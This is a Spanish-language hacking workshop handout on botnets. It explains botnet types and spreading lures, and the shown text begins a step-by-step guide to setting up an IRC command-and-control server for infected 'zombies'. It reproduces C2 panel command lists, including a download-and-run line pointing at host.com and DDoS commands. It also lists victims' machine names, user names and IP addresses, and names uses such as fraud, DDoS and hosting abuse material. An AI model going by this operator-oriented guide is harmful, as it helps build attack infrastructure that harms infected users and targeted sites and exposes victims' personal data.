



Taller: Malwares

Tema Principal: Botnets



Temas:

- Que es una Botnet?
- Tipos de Clientes
- Como funciona una Botnet?

...Mas

Tutor:

ANTRAX

¿Qué es una Botnet?


La palabra Botnet, proviene de Bot (robot). Están compuestos por un cliente y por “zombies”, Los zombies son los ordenadores infectados por dicha Botnet, y el cliente es el que utilizaremos para darles órdenes por medio de comandos.

Tipos de Clientes

Hay varias formas de manipular una Botnet, entre los cuales podemos resaltar los siguientes:

- IRC
- Web Panel
- Clientes de escritorio

En el IRC, lo que hacemos es que todos nuestros zombies conecten a un mismo canal de IRC y esperen órdenes por medio de comandos.



Como podemos ver en esta imagen, todos los nombres de la derecha son ordenadores infectados por esta Botnet.

De forma muy similar pasa con el Web Panel, los zombies conectan a una misma IP, en donde tendremos un panel en el cual podremos introducir comandos.

Время сервера:	29.04.2009 21:09:16	exe=http://host.com/exe.exe	Команда на загрузку и запуск файла
Всего ботов:	743	dd1=http://host.com/script.php	Команда к началу http атаки хоста
Онлайн ботов:	743	dd2=http://host.com/	Команда к началу icmp атаки хоста
Свободных ботов:	742	upd=http://host.com/loader.exe	Обновление, своего же лоадера
Последняя команда:	dd1=http://test.com/index.php...	vot=http://host.com/vote.php	Голосование в опросах на сайтах
Выполняют:	1	wtf	Остановка выполнения всех команд
Трафик:	0 MB		
Версия панели управления:	2.1.0 Optima		
Версия бота:	1.12		

Изменение общей команды:

Последний адрес +	Регистрация +	Номер +	Версия +	Синхронизация +	Команда +	Трафик +	Команда +
118.67.229.2	2009-03-28 00:30:00	531340	1.12b	32 дней назад	wtf	0 MB	Команда
82.73.92.89	2009-03-28 00:30:00	488396	1.12b	30 дней назад	wtf	0 MB	Команда
86.21.47.251	2009-03-28 00:30:00	671252	1.12b	30 дней назад	wtf	0 MB	Команда
62.117.46.65	2009-03-28 00:30:00	547537	1.12b	31 дней назад	wtf	0 MB	Команда
124.123.7.106	2009-03-28 00:30:00	181564	1.12b	30 дней назад	wtf	0 MB	Команда
189.75.10.86	2009-03-28 00:30:00	553356	1.12b	32 дней назад	wtf	0 MB	Команда
190.176.44.229	2009-03-28 00:30:00	198484	1.12b	30 дней назад	wtf	0 MB	Команда
190.13.11.98	2009-03-28 00:30:00	756183	1.12b	32 дней назад	wtf	0 MB	Команда
117.192.167.60	2009-03-28 00:30:00	116012	1.12b	32 дней назад	wtf	0 MB	Команда
88.70.6.4	2009-03-28 00:30:00	745086	1.12b	30 дней назад	wtf	0 MB	Команда
82.91.8.157	2009-03-28 00:30:00	369975	1.12b	30 дней назад	wtf	0 MB	Команда
87.217.129.96	2009-03-28 00:30:00	290000	1.12b	30 дней назад	wtf	0 MB	Команда
94.99.68.14	2009-03-28 00:30:00	111955	1.12b	31 дней назад	wtf	0 MB	Команда
186.12.127.206	2009-03-28 00:30:00	458950	1.12b	32 дней назад	wtf	0 MB	Команда
201.28.66.155	2009-03-28 00:30:00	569245	1.12b	31 дней назад	wtf	0 MB	Команда
189.156.16.188	2009-03-28 00:30:00	830464	1.12b	30 дней назад	wtf	0 MB	Команда
94.142.38.159	2009-03-28 00:30:00	331817	1.12b	32 дней назад	wtf	0 MB	Команда
59.94.129.211	2009-03-28 00:30:00	608682	1.12b	31 дней назад	wtf	0 MB	Команда
189.26.193.8	2009-03-28 00:30:00	886468	1.12b	32 дней назад	wtf	0 MB	Команда
94.211.69.181	2009-03-28 00:30:00	014911	1.12b	32 дней назад	wtf	0 MB	Команда

Information:
 Profile:
 GMT date: 11.03.2009
 GMT time: 14:15:27

Statistics:
 → Summary

Botnet:
 Online bots
 Remote commands


Logs:
 Search
 Search with template
 Uploaded files

System:
 Profiles
 Profile
 Options
 Logout

Information	
Total logs in database:	3677358
Time of first install:	19:59:26 13.02.2009
Total bots:	3985
Total active bots in 24 hours:	678

Botnet: Any >>			
Installs (137)		Online bots (578)	
	Reset		Reset
GB	32	TH	122
--	23	--	121
RU	19	RU	120
US	19	GB	86
TH	14	US	33
DE	6	TR	25
IN	6	IN	13
FR	3	VN	9
IL	2	PE	9
PE	2	HU	5
CN	2	SA	3
KR	1	IT	3
IE	1	DE	2
CH	1	MA	2
MY	1	EG	2
SA	1	UA	2
ID	1	AZ	2
VN	1	BY	2
TR	1	LB	1
LB	1	MY	1
		ES	1

Cuando digo Clientes de escritorio, hago referencia a que es similar a un troyano, con su Cliente-Servidor. Los zombies conectan a una DNS y desde nuestro cliente podremos darles órdenes.




The screenshot shows the ZOMBIEM BOT interface. At the top, it says "ZOMBIEM BOT" in large letters, with "54 conectados" in a green box. Below that, it says "ZOMBIEM BOT 2.0 PRIVADO - CREADO POR ARHACK - TROYANOSYVIRUS.COM.AR". The interface has a sidebar on the left with buttons: CONECTAR, DESCONECTAR, OPCIONES, HERRAMIENTAS, ESTADISTICAS, CREAR BOT, and ACERCA DE. The main area is a table with columns: IP, PC/USUARIO, PAIS, SO, VER, and ESTADO. The table lists 15 bots. At the bottom, there is a "PANEL DE TAREAS" with a "COMANDO RAPIDO" input field and an "ENVIAR" button. On the left, it shows "CMD enviados: Conexiones: 66 B Recibidos: 3218". At the bottom right, it says "TROYANOSYVIRUS.COM.AR".

IP	PC/USUARIO	PAIS	SO	VER	ESTADO
	CSAO101/Administra...	Spain	Win XP	2.0F	En espera de ordenes...
	GABRIELA1/gabriela	Peru	Win Vista	2.0F	En espera de ordenes...
	PC5/PC5-SANDOS	Spain	Win XP	2.0E	En espera de ordenes...
	EDUARDO1/eduardo	Mexico	Win Vista	2.0E	En espera de ordenes...
	COMPAQ1/Propietario	Mexico	Win XP	2.0d	En espera de ordenes...
	ADMINISTRATIVO1/A...	Mexico	Win Vista	2.0d	En espera de ordenes...
	LAP-DIANA/Paviment...	Mexico	Win Vista	2.0d	En espera de ordenes...
	SISTEMAS1/sistemas	Mexico	Win Vista	2.0d	En espera de ordenes...
	NB171/Edith Garcia	Mexico	Win XP	2.0d	En espera de ordenes...
	ASISTENTE/Usuario	Guatemala	Win Vista	2.0d	En espera de ordenes...
	ILLUSION_PC/Illusion	Costa Rica	Win XP	2.0d	En espera de ordenes...
	ASISTENTE/Administr...	Spain	Win XP	2.0d	En espera de ordenes...
	MXTOMADRG/daniel...	Mexico	Win XP	2.0d	En espera de ordenes...
	HOME-9D03D91183/...	United States	Win XP	2.0d	En espera de ordenes...
	WINDOWS_KAMALEO...	Costa Rica	Win XP	2.0d	En espera de ordenes...
	DESKTOP/Administra...	Spain	Win XP	2.0c	En espera de ordenes...
	GEORGIA1/georgia	Venezuela	Win Vista	2.0c	En espera de ordenes...
	JORGE1/jorge	Mexico	Win Vista	2.0.4	En espera de ordenes...

¿Cómo Funcionan las Botnets?

Al igual que los troyanos, las Botnets están compuestas por un cliente-servidor.

Se propagan rápidamente por internet y tienen distintos tipos de Spreads. Entre ellos podemos destacar el muy conocido spread por MSN que seguramente más de una vez lo hemos visto.



En este caso envía un archivo “photo39.zip” en donde supuestamente envía fotos, pero no es más que un malware



En esta otra imagen podemos ver que nos envía un enlace que supuestamente tiene una canción. Pero no nos lleva a otro lado que no sea una infección segura...

También existe la infección en Facebook que es un medio de comunicación y la red social más utilizada hoy en día.



Capture of Osama Bin Laden (video)

binladen.netne.net

Capture of Osama Bin Laden(click for watch video)

Hace 2 horas · Me gusta · Comentar · Compartir



Distracting Beach Babes [HQ]

Length: 5:32

5 minutes ago via Digital Video · Comment · Like · See Wall-to-Wall

En los dos casos muestra videos que se ven tentadores, pero es un gusano que se propaga por Facebook. Asi que si alguna vez entraron, lo más probable es que se hayan infectado...

Otro tipo de infección es por URL.




En este caso nos aparece una advertencia sobre la actualización de Flash Player. Pero al dar en ejecutar, no haremos otra que cosa que sea ejecutar el server que nos infectara...

Así como estos que hemos visto, existen más formas de las cuales podremos infectarnos. Y por más que tengamos el Antivirus actualizado, nos

infectaremos igual. Más adelante veremos porque cuando veamos los métodos de indetectabilidad.

Las Botnets lo que producen siempre es una infección en cadena. Esto quiere decir que si yo infecto a un contacto mío en el caso del MSN o a un amigo del Facebook, este infectara a los suyos, y a su vez este a los suyos y así sucesivamente hasta formar una gran cadena de infección con miles y miles de PCs zombies esperando mis órdenes para atacar...



¿Para qué Sirven las Botnets?

Las Botnets son utilizadas para hacer Spam con la finalidad de obtener información financiera para poder sacarle provecho. Al tener buena propagación, se infectan miles de ordenadores en busca de cuentas bancarias, tarjetas de crédito, y otros logins de interés.

Otro uso que se le suele dar es el de abuso de publicidad con el servicio que nos brinda adsense. De esta forma se puede obtener mayor cantidad de visitas gracias a los zombies que tengamos en nuestra Botnet y de esta forma ganar bastante dinero.

También es muy utilizada para ataques de DDoS (Denegacion de servicio distribuido) que sirve para tirar websites, foros y puede llegar a causar daños en la base de datos o consumir el ancho de banda para que deje de funcionar.

Otros usos que se les puede dar, que aunque no son muy vistos, es bueno mencionarlos:

- Construir servidores para alojar software warez, cracks, seriales, etc
- Construir servidores web para alojar material pornográfico y pedofílico


- Construir servidores web para ataques de phishing
- Redes privadas de intercambio de material ilegal
- Sniffing de tráfico web para robo de datos confidenciales
- Distribución e instalación de nuevo malware
- Manipulación de juegos online

¿Qué diferencia hay entre un ataque DoS y un DDoS?

Ataque DoS

Un servidor web está preparado para soportar una cierta cantidad de peticiones o conexiones simultáneas. Si supera ese límite de conexiones, pueden pasar dos cosas:

- 1) La respuesta de las peticiones de los usuarios pueden ser lentas o nulas
- 2) El Servidor se desconecta de la red y queda sin conexión.



A eso se le llama ataque DoS (Denial o Service / Denegacion de Servicio) Satura el servidor por medio de muchas peticiones de una misma pc que

poco a poco va consumiendo recursos hasta que comience a rechazar las peticiones y comenzara a denegar el servicio (DoS)

Como desventaja tiene que el administrador puede ver de dónde vienen todos esos ataques, banea la IP y el ataque cesa...

Ataque DDoS

Esto es algo similar al ataque DoS, ya que este tipo de ataque también consiste en tirar el servidor. La diferencia está en que este ataque es distribuido. Esto quiere decir que no se ataca desde una sola PC como en el DoS, sino que son muchas PCs, haciendo peticiones al mismo servidor. El administrador de la web no podrá saber de dónde viene el ataque, por lo tanto cuesta más detenerlo. A esto se lo llama Denegación de Servicio Distribuida (DDoS)



Este tipo de ataque (DDoS) Se hace con una red Zombie. En otras palabras, se hace con una Botnet.

En ambos casos lo que se busca es consumir el ancho de banda del servidor para tirar la web.

Obviamente es mucho más potente un ataque con una Botnet ya que son varias PCs las que atacan a un solo sitio.

¿Cómo montar una Botnet?

Si bien mencione antes los 3 tipos de Botnets, ya sea por IRC, HTTP, o un ejecutable programado en algún lenguaje. En los tres casos vemos que los zombies deben apuntar al mismo sitio. En el caso del IRC, apuntarlo a un canal registrado en algún servidor. Si es por HTTP, apuntarlo a un host y si es por cliente de escritorio, apuntarlo a algún subdominio (DNS). En todos los casos corremos riesgos de perder todos los remotos, ya que puede ser denunciada o que nos descubran.


Ahora les enseñare cómo montar una Botnet.

BOTNET POR IRC

Lo que debemos hacer es tener una buena PC con buena conexión para que soporte todos los remotos. Una vez que la tenemos, podemos crear un servidor de IRC y mandar a todos los zombies ahí. De esta manera no se perderán con facilidad todos los remotos que tengamos.

Montaremos un servidor de IRC en nuestra propia PC.


Descargamos el IRCPlus, Lo instalamos y nos vamos a su pantalla principal de configuración:



Colocamos un nombre en el Server y una descripción.

Es importante aclarar que el puerto que pongamos, en mi caso el 2000, debe estar abierto en nuestro router en caso de que tengamos. En caso de tener router y no tenerlo abierto, lo abrimos de la misma forma que cuando usamos un troyano.


El resto de las opciones son a su gusto, como por ejemplo la de los canales:




Importantísimo lo que esta remarcado en rojo, ya que de esta forma podrán entrar todos los zombies a nuestro canal sin ningún tipo de restricción.

También es bueno crear un user admin para controlar el canal y el servidor.

Registramos el Nick:



Y luego Vamos a Operators



Como pueden ver, ahí mi user esta como Operador del IRC.

Ahora vamos a nuestro cliente de irc

```
Estado: no conectado (ANTRAX, 192.168.1.35)

                                JUERGUISTAZ

--J-u-e-r-g-u-i-s-t-a-z-v2.3--
--[ Copyright © 2005 - Todos los derechos reservados ]--
--[ Coded by xøurge ]--

--[ http://www.juerquistaz.net ]--

Base ThEmE
Hecho por xøurge de Perú
http://www.juerquistaz.net
```

/server antrax-labs.no-ip.org|

Colocamos /server "NO-IP" o IP

En mi caso coloque mi no-ip de test

```
Estado: ANTRAX [+iS] en antrax-labs.no-ip.org:6667
0 channels formed
I have 2 clients and 0 servers
x
Current local users: 2 Max: 2
x
[antrax-labs.no-ip.org] Message of the Day -
: - Bienvenido a ANTRAX-LABS
: -
: -
End of /MOTD command.
x
--[ Conectado a antrax-labs.no-ip.org ]--
x
* Lista Ignorar vacía
x
